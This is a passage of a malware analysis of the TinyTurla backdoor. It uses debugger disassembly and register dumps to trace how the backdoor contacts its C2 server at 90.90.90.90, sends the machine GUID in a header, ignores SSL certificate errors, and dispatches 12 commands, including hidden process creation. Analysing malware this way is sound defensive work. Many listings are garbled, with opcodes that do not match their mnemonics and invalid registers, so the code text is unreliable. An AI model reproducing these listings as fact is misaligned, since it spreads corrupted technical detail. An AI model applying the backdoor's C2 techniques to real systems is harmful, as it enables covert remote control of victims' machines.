


Figure 13

The file initializes a connection to the C2 server by calling the WinHttpConnect API:


```

00007FF8A73B1EBC 44 89 7D 48 mov dword ptr ss:[rbp+48],r15
00007FF8A73B1EC0 4C 89 7D F0 mov qword ptr ss:[rbp+10],r15
00007FF8A73B1EC4 44 89 7D 50 mov dword ptr ss:[rbp+50],r15
00007FF8A73B1EC8 0F 1F 84 00 00 00 00 ror dword ptr ds:[rax+rax],eax
00007FF8A73B1ED0 88 4E 24 mov ecx,dword ptr ds:[rsi+24]
00007FF8A73B1ED3 45 33 C9 xor r9d,r9d
00007FF8A73B1ED6 48 8B 4E 18 mov rax,qword ptr ds:[rsi+18]
00007FF8A73B1EDA 48 03 C9 add rcx,rcx
00007FF8A73B1EDD 0F 10 04 C8 movups xmm0,xmmword ptr ds:[rax+rcx*8]
00007FF8A73B1EE1 49 8B CA mov rck,r10
00007FF8A73B1EE4 66 44 0F C5 C0 04 pextrw r8d,xmm0,4
00007FF8A73B1EEA 66 48 0F 7E C2 movq rdx,xmm0
00007FF8A73B1EEF FF 15 DB 11 00 00 call qword ptr ds:[<&winHttpConnect>]

```

```

RAX 000027A727788A0 &L"90.90.90.90"
RBX 00007FF618D5A060 L"W64Time"
RCX 000027A727733F0
RDX 000027A72779C38 L"90.90.90.90"
RBP 00000083CF3FF840
RSP 00000083CF3FF7E0
RSI 000027A72779830 &L"SYSTEM\\CurrentContro
RDI 0000000000000000
R8 000000000000235A
R9 0000000000000000
R10 000027A727733F0

```

Figure 14

The WinHttpOpenRequest function is used to create a GET request handle (0x800000 = WINHTTP_FLAG_SECURE):

```

00007FF8A73B2182 48 83 F9 FF cmp rcx,FFFFFFFFFFFFFFFF
00007FF8A73B2186 74 0E je tur1a.7FF8A73B2196
00007FF8A73B2188 FF 15 82 0E 00 00 call qword ptr ds:[<&CloseHandle>]
00007FF8A73B218E 48 C7 43 10 FF FF FF mov qword ptr ds:[rbx+10],FFFFFFFFFFFFFFFF
00007FF8A73B2196 88 4E 24 mov ecx,dword ptr ds:[rsi+24]
00007FF8A73B2199 33 D2 xor edx,edx
00007FF8A73B219B 4C 8B 55 F8 mov r10,qword ptr ss:[rbp-8]
00007FF8A73B219F FF C0 inc eax
00007FF8A73B21A1 FF 76 20 div dword ptr ds:[rsi+20]
00007FF8A73B21A4 48 89 7E 30 mov qword ptr ds:[rbx+10],r15d
00007FF8A73B21A8 89 56 24 mov dword ptr ds:[rsi+24],edx
00007FF8A73B21AB 85 D2 test edx,edx
00007FF8A73B21AD ^ 0F 85 1D FD FF FF jne tur1a.7FF8A73B21ED0
00007FF8A73B21B3 8B 4E 08 mov ecx,dword ptr ds:[rsi-8]
00007FF8A73B21B6 ^ 8B 15 84 0E 00 00 call qword ptr ds:[&Sleep]
00007FF8A73B21BC 4C 8B 55 F8 mov r10,qword ptr ss:[rbp-8]
00007FF8A73B21C0 ^ E9 08 FD FF FF jmp tur1a.7FF8A73B21ED0
00007FF8A73B21C5 4C 8B BC 24 A0 00 00 mov r15,qword ptr ss:[rsp+A0]
00007FF8A73B21CD 48 83 C4 60 add rsp,60
00007FF8A73B21D1 41 5E pop r14
00007FF8A73B21D3 5E pop r13
00007FF8A73B21D5 41 5C pop r12
00007FF8A73B21D7 5F pop rdi
00007FF8A73B21D8 5E pop rsi
00007FF8A73B21D9 5B pop rbx
00007FF8A73B21DA 58 pop rbp
00007FF8A73B21DB C3 int3
00007FF8A73B21DC CC int3
00007FF8A73B21DD CC int3
00007FF8A73B21DE CC int3
00007FF8A73B21DF CC int3
00007FF8A73B21E0 48 89 5C 24 18 mov qword ptr ss:[rsp+18],rbx
00007FF8A73B21E5 48 89 74 24 20 mov qword ptr ss:[rsp+20],rsi
00007FF8A73B21EA 41 54 push r12
00007FF8A73B21EC 41 56 push r14
00007FF8A73B21EE 41 57 push r15
00007FF8A73B21F0 48 81 EC 80 00 00 00 sub rsp,80
00007FF8A73B21F7 45 33 F4 xor r12,r12d
00007FF8A73B21FA C7 44 24 30 00 00 80 mov dword ptr ss:[rsp+30],800000
00007FF8A73B2202 49 8B F1 mov rsi,r9
00007FF8A73B2205 4C 89 64 24 28 mov qword ptr ss:[rsp+28],r12
00007FF8A73B220A 40 8B F0 mov r14,r8
00007FF8A73B220D 4C 89 64 24 20 mov qword ptr ss:[rsp+20],r12
00007FF8A73B2212 4C 8B FA mov r15,rdx
00007FF8A73B2215 45 33 C9 xor r9d,r9d
00007FF8A73B2218 45 33 C0 xor r8d,r8d
00007FF8A73B221B 48 8D 15 26 0F 00 00 lea rdx,qword ptr ds:[7FF8A73B3148]
00007FF8A73B2222 FF 15 D0 0E 00 00 call qword ptr ds:[<&winHttpOpenRequest>]

```

```

RAX 000027A7278BD00
RBX 00007FF618D5A060 L"W64Time"
RCX 000027A7278BD00
RDX 00007FF8A73B3148 L"GET"
RBP 00000083CF3FF840
RSP 00000083CF3FF7E0
RSI 00000083CF3FF888
RDI 0000000000000000
R8 0000000000000000
R9 0000000000000000
R10 00000083CF3FD80 L"90.90.90.90"
R11 000027A72778AA0 L"90.90.90.90"
R12 0000000000000000
R13 000027A7278BD00
R14 00000083CF3FF828
R15 000027A72782660 L"0ad3e319-280c-4f11-94d
RIP 00007FF8A73B2222 tur1a.00007FF8A73B2222
RFLAGS 000000000000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
GS 002B FS 0053
ES 002B DS 002B
CS 0033 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000
x87r5 00000000000000000000 ST5 Empty 0.000000000000
x87r6 00000000000000000000 ST6 Empty 0.000000000000
x87r7 00000000000000000000 ST7 Empty 0.000000000000
x87Tagword FFFF
Default (x64 fastcall) 5 Unlocked
1: rcx 0000027A7278BD00
2: rdx 00007FF8A73B3148 L"GET"
3: r8 0000000000000000
4: r9 0000000000000000

```

Figure 15

The process adds an HTTP request header called "Title" containing the Machine GUID to the HTTP request handle (0x20000000 = HTTP_ADDREQ_FLAG_ADD):

```

00007FF8A73B2288 41 89 00 00 00 20 mov r9d,20000000
00007FF8A73B228E 48 89 7C 24 50 mov qword ptr ss:[rsp+50],rdi
00007FF8A73B22C3 41 83 C8 FF or r8d,FFFFFFFF
00007FF8A73B22C7 48 8B D7 mov rdx,rdi
00007FF8A73B22CA FF 15 3D 0E 00 00 call qword ptr ds:[<&winHttpAddRequestHeaders>]
00007FF8A73B22D3 85 C0 test eax,eax
00007FF8A73B22D5 ^ 74 88 je tur1a.7FF8A73B225F
00007FF8A73B22D7 48 8D 4C 24 50 lea rcx,qword ptr ss:[rsp+50]
00007FF8A73B22DC E8 6F F0 FF FF call tur1a.7FF8A73B1350
00007FF8A73B22E1 41 89 04 00 00 00 mov r9d,4
00007FF8A73B22E7 C7 44 24 48 00 33 00 mov dword ptr ss:[rsp+48],3300
00007FF8A73B22EF 4C 8D 44 24 48 mov r8,qword ptr ss:[rsp+48]

```

```

RAX 000000000000004A 'j'
RBX 000027A7278BF60
RCX 000027A7278BF60
RDX 000027A72765790 L"Title: 0ad3e319-280c-4f11-94d
RBP 000000000000004A 'j'
RSP 00000083CF3FF710 &L"0ad3e319-280c-4f11-94d
RSI 00000083CF3FF888
RDI 000027A72765790 L"Title: 0ad3e319-280c-4f
R8 00000000FFFFFFFF
R9 0000000200000000

```

Figure 16

The security flags for the handle are set using WinHttpSetOption (0x1F = WINHTTP_OPTION_SECURITY_FLAGS, 0x3300 = WinHttpRequestOption_SslErrorIgnoreFlags):

```

00007FF8A73B22E1 41 B9 04 00 00 00 mov r9d,4
00007FF8A73B22E7 C7 44 24 48 00 33 00 mov dword ptr ss:[rsp+48],3300
00007FF8A73B22EF 4C 8D 44 24 48      lea r8,qword ptr ss:[rsp+48]
00007FF8A73B22F4 48 8B CB           mov rcx,rbx
00007FF8A73B22F7 41 8D 51 1B       lea edx,qword ptr ds:[r9+18]
00007FF8A73B22F8 FF 15 EF 00 00 00 call qword ptr ds:[<&WinHttpSetOption>]
00007FF8A73B2301 48 8B CB           mov rcx,rbx
00007FF8A73B2304 85 C0             test eax,ebx
00007FF8A73B2306 0F 84 56 FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B230C 4C 89 64 24 30   mov qword ptr ss:[rsp+30],r12
00007FF8A73B2311 45 33 C9         xor r9d,r9d
00007FF8A73B2314 44 89 64 24 28   xor dword ptr ss:[rsp+28],r12d
00007FF8A73B2319 45 33 C0         xor r8d,r8d

```

Figure 17

The malicious file sends the request to the C2 server using the WinHttpSendRequest routine:

```

00007FF8A73B225A 4C 89 64 24 50   mov qword ptr ss:[rsp+50],r12
00007FF8A73B225F 48 8B CB           mov rcx,rbx
00007FF8A73B2262 FF 15 80 0E 00 00 call qword ptr ds:[<&WinHttpCloseHandle>]
00007FF8A73B2268 33 C0             xor eax,ebx
00007FF8A73B226A 48 8B AC 24 D0 00 00 mov r8d,qword ptr ss:[rsp+00]
00007FF8A73B2272 48 8B BC 24 D8 00 00 mov rdi,qword ptr ss:[rsp+08]
00007FF8A73B227A 4C 8D 9C 24 80 00 00 lea r11,qword ptr ss:[rsp+80]
00007FF8A73B2282 49 8B 5B 30       mov rbx,qword ptr ds:[r11+30]
00007FF8A73B2286 49 8B 73 38       mov rsi,qword ptr ds:[r11+38]
00007FF8A73B228A 49 8B E3         mov r9d,r11
00007FF8A73B228D 41 5F           pop r15
00007FF8A73B228F 41 5E           pop r14
00007FF8A73B2291 41 5C           pop r12
00007FF8A73B2293 C3             ret
00007FF8A73B2294 41 8B 0E 00 00 00 mov r8d,e
00007FF8A73B229A 48 8D 15 8F 0E 00 00 lea rdx,qword ptr ds:[7FF8A73B3130]
00007FF8A73B22A1 48 8B CF           mov rcx,rdi
00007FF8A73B22A4 E8 E7 F0 FF FF   call tur1a.7FF8A73B1390
00007FF8A73B22A9 48 8D 4F 0E       lea rcx,qword ptr ds:[rdi+E]
00007FF8A73B22AD 44 8B C5         mov r8d,ebp
00007FF8A73B22B3 E8 D8 F0 FF FF   call tur1a.7FF8A73B1390
00007FF8A73B22B8 41 89 00 00 00 20 mov r9d,20000000
00007FF8A73B22BE 48 89 7C 24 50   mov qword ptr ss:[rsp+50],rdi
00007FF8A73B22C3 41 83 C8 FF       or r8d,FFFFFFFF
00007FF8A73B22C7 48 8B D7         mov rdx,rdi
00007FF8A73B22CA 48 8B CB           mov rcx,rbx
00007FF8A73B22CD FF 15 3D 0E 00 00 call qword ptr ds:[<&WinHttpAddRequestHeaders>]
00007FF8A73B22D3 85 C0             test eax,ebx
00007FF8A73B22D5 74 88           je tur1a.7FF8A73B225F
00007FF8A73B22D7 48 8D 4C 24 50   lea rcx,qword ptr ss:[rsp+50]
00007FF8A73B22DC E8 6F F0 FF FF   call tur1a.7FF8A73B1350
00007FF8A73B22E1 41 89 04 00 00 00 mov r9d,4
00007FF8A73B22E7 C7 44 24 48 00 33 00 mov dword ptr ss:[rsp+48],3300
00007FF8A73B22EF 4C 8D 44 24 48   lea r8,qword ptr ss:[rsp+48]
00007FF8A73B22F4 48 8B CB           mov rcx,rbx
00007FF8A73B22F7 41 8D 51 1B       lea edx,qword ptr ds:[r9+18]
00007FF8A73B22F8 FF 15 EF 00 00 00 call qword ptr ds:[<&WinHttpSetOption>]
00007FF8A73B2301 48 8B CB           mov rcx,rbx
00007FF8A73B2304 85 C0             test eax,ebx
00007FF8A73B2306 0F 84 56 FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B230C 4C 89 64 24 30   mov qword ptr ss:[rsp+30],r12
00007FF8A73B2311 45 33 C9         xor r9d,r9d
00007FF8A73B2314 44 89 64 24 28   xor dword ptr ss:[rsp+28],r12d
00007FF8A73B2319 45 33 C0         xor r8d,r8d
00007FF8A73B231C 33 D2           xor edx,edx
00007FF8A73B231E 44 89 64 24 20   mov dword ptr ss:[rsp+20],r12d
00007FF8A73B2323 FF 15 AF 0D 00 00 call qword ptr ds:[<&WinHttpSendRequest>]

```

Figure 18

WinHttpReceiveResponse is used to receive the response to the GET request initiated above:

```

00007FF8A73B2334 33 D2           xor edx,edx
00007FF8A73B2336 FF 15 E4 00 00 00 call qword ptr ds:[<&WinHttpReceiveResponse>]
00007FF8A73B233C 48 8B CB           mov rcx,rbx
00007FF8A73B233F 85 C0             test eax,ebx
00007FF8A73B2341 0F 84 1B FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B2347 4C 33 C0         xor r8d,r8d

```

Figure 19

The binary obtains header information associated with the request by calling the WinHttpQueryHeaders API (0x26 = WINHTTP_QUERY_TITLE):

```

00007FF8A73B22A1 48 8B CF FF FF mov rcx,rdi
00007FF8A73B22A4 E8 E7 F0 FF FF call tur1a.7FF8A73B1390
00007FF8A73B22A9 48 8D 4F 0E 0E lea rcx,qword ptr ds:[rdi+E]
00007FF8A73B22AD 44 8B C5 mov r8d,ebp
00007FF8A73B22B0 49 8B D7 mov rdx,r15
00007FF8A73B22B3 E8 D8 F0 FF FF call tur1a.7FF8A73B1390
00007FF8A73B22B8 41 89 00 00 00 20 mov r9d,20000000
00007FF8A73B22BE 48 89 7C 24 50 mov qword ptr ss:[rsp+50],rdi
00007FF8A73B22C3 41 83 CB or r8d,FFFFFFFF
00007FF8A73B22C7 48 8B D7 mov rdx,rdi
00007FF8A73B22CA 48 8B CB mov rcx,rbx
00007FF8A73B22CD FF 15 3D 0E 00 00 call qword ptr ds:[<winhttpAddRequestHeaders>]
00007FF8A73B22D3 85 C0 test eax,eax
00007FF8A73B22D5 74 85 je tur1a.7FF8A73B225F
00007FF8A73B22D7 48 8D 4C 24 50 lea rcx,qword ptr ss:[rsp+50]
00007FF8A73B22DC E8 F0 F0 FF FF call tur1a.7FF8A73B1350
00007FF8A73B22E1 41 89 04 00 00 00 mov r9d,4
00007FF8A73B22E7 C7 44 24 48 00 33 00 mov dword ptr ss:[rsp+48],3300
00007FF8A73B22EF 4C 8D 44 24 48 lea r8,qword ptr ss:[rsp+48]
00007FF8A73B22F7 41 8D 51 18 lea edx,qword ptr ds:[r9+18]
00007FF8A73B22FB FF 15 EF 00 00 00 call qword ptr ds:[<winhttpSetOptions>]
00007FF8A73B2301 48 8B CB mov rcx,rbx
00007FF8A73B2304 85 C0 test eax,eax
00007FF8A73B2306 0F 84 56 FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B230C 4C 89 64 24 30 mov qword ptr ss:[rsp+30],r12
00007FF8A73B2311 45 33 C9 xor r9d,r9d
00007FF8A73B2314 44 89 64 24 28 mov dword ptr ss:[rsp+28],r12d
00007FF8A73B2319 45 33 C0 xor r8d,r8d
00007FF8A73B231C 33 D2 xor edx,edx
00007FF8A73B231E 44 89 64 24 20 mov dword ptr ss:[rsp+20],r12d
00007FF8A73B2323 FF 15 AF 00 00 00 call qword ptr ds:[<winhttpSendRequest>]
00007FF8A73B2329 48 8B CB mov rcx,rbx
00007FF8A73B232C 85 C0 test eax,eax
00007FF8A73B232E 0F 84 2E FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B2334 33 D2 xor edx,edx
00007FF8A73B2336 FF 15 E4 00 00 00 call qword ptr ds:[<winhttpReceiveResponse>]
00007FF8A73B233C 48 8B CB mov rcx,rbx
00007FF8A73B233F 85 C0 test eax,eax
00007FF8A73B2341 0F 84 1B FF FF FF je tur1a.7FF8A73B2262
00007FF8A73B2347 45 33 C0 xor r8d,r8d
00007FF8A73B234A 4C 89 64 24 28 mov qword ptr ss:[rsp+28],r12
00007FF8A73B234F 48 8D 44 24 44 lea rcx,qword ptr ss:[rsp+44]
00007FF8A73B2354 C7 44 24 44 28 00 00 mov dword ptr ss:[rsp+44],28
00007FF8A73B235C 4C 8D 4C 24 60 lea r9,qword ptr ss:[rsp+60]
00007FF8A73B2361 48 89 44 24 20 mov qword ptr ss:[rsp+20],rax
00007FF8A73B2366 41 8D 50 26 lea edx,qword ptr ds:[r8+26]
00007FF8A73B236A FF 15 98 00 00 00 call qword ptr ds:[<winhttpQueryHeaders>]

```

Figure 20

WinHttpQueryDataAvailable is utilized to extract the amount of data, in bytes, available to be read with WinHttpReadData:

```

00007FF8A73B238B 48 8D 54 24 40 lea rdx,qword ptr ss:[rsp+40]
00007FF8A73B23C0 41 8B FC mov edi,r12d
00007FF8A73B23C3 FF 15 FF 0C 00 00 call qword ptr ds:[<winhttpQueryDataAvailabte>]
00007FF8A73B23C9 85 C0 test eax,eax
00007FF8A73B23CD 74 4A je tur1a.7FF8A73B2417
00007FF8A73B23D0 0F 1F 00 nop dword ptr ds:[rax].eax

```

Figure 21

The response from the server is copied to a buffer via a call to WinHttpReadData:

```

00007FF8A73B23E2 8B D7 mov edx,edi
00007FF8A73B23E4 4C 8D 4C 24 4C lea r9,qword ptr ss:[rsp+4C]
00007FF8A73B23E9 49 03 16 add rdx,qword ptr ds:[r14]
00007FF8A73B23EC 48 8B CB mov rcx,rbx
00007FF8A73B23EF FF 15 08 00 00 00 call qword ptr ds:[<winhttpReadData>]
00007FF8A73B23F5 85 C0 test eax,eax
00007FF8A73B23F9 8B 44 24 40 mov eax,dword ptr ss:[rsp+40]
00007FF8A73B23FD 48 8B CB mov rcx,rbx
00007FF8A73B2400 3B 44 24 4C cmp eax,dword ptr ss:[rsp+4C]
00007FF8A73B2404 75 14 jne tur1a.7FF8A73B2417
00007FF8A73B2406 48 8D 54 24 40 lea rdx,qword ptr ss:[rsp+40]
00007FF8A73B240B 03 F8 add edi,edx

```

Figure 22

TinyTurla implements 12 different commands depending on the 1st byte received in the response. It uses a switch statement to execute a particular function:

```

.text:00007FF8A73B16B6
.text:00007FF8A73B16B6 loc_7FF8A73B16B6:
.text:00007FF8A73B16B6 movzx  eax, r13b
.text:00007FF8A73B16BA dec     eax           ; switch 11 cases
.text:00007FF8A73B16BC cmp     eax, 0Ah
.text:00007FF8A73B16BF ja      def_7FF8A73B16D8 ; jumtable 00007FF8A73B16D8 default case

.text:00007FF8A73B16C5 lea   rdx, cs:7FF8A73B0000h
.text:00007FF8A73B16CC cdqe
.text:00007FF8A73B16CE mov   ecx, ds:[jpt_7FF8A73B16D8 - 7FF8A73B0000h][rdx+rax*4]
.text:00007FF8A73B16D5 add   rcx, rdx
.text:00007FF8A73B16D8 jmp   rcx           ; switch jump

```

Figure 23

1st byte = 0x00 – Authentication

The backdoor compares the “Security” value with a string starting from the 2nd byte in the response:

00007FF8A73B1613	48 BB 56 10	mov rdx,qword ptr ds:[rsi+10]	
00007FF8A73B1617	48 BB CF	mov rcx,rdi	
00007FF8A73B161A	E8 51 FE FF FF	call tur1a.7FF8A73B1470	
00007FF8A73B161F	85 C0	test eax,eax	
00007FF8A73B1621	75 0B	jne tur1a.7FF8A73B162E	
00007FF8A73B1623	4C 00 EC	var_14D = 14D	

RAX	0000000000000000	
RBX	00007FF618D5A001	"ndowLongPtrw"
RCX	000001F168A5A0A1	L"pass"
RDX	000001F16B9787A0	L"test"

Figure 24




Figure 25

Whether the two strings are equal, the malware sends “00 00” to the C2 server. Otherwise, it sends “00 03”, indicating an unsuccessful “authentication”.

1st byte = 0x01 – create a process

The binary creates a process specified by the C2 server in the response (0x08000000 = **CREATE_NO_WINDOW**):




Figure 26

The WinHttpOpenRequest routine is used to create a POST request handle (0x80000 = WINHTTP_FLAG_SECURE):

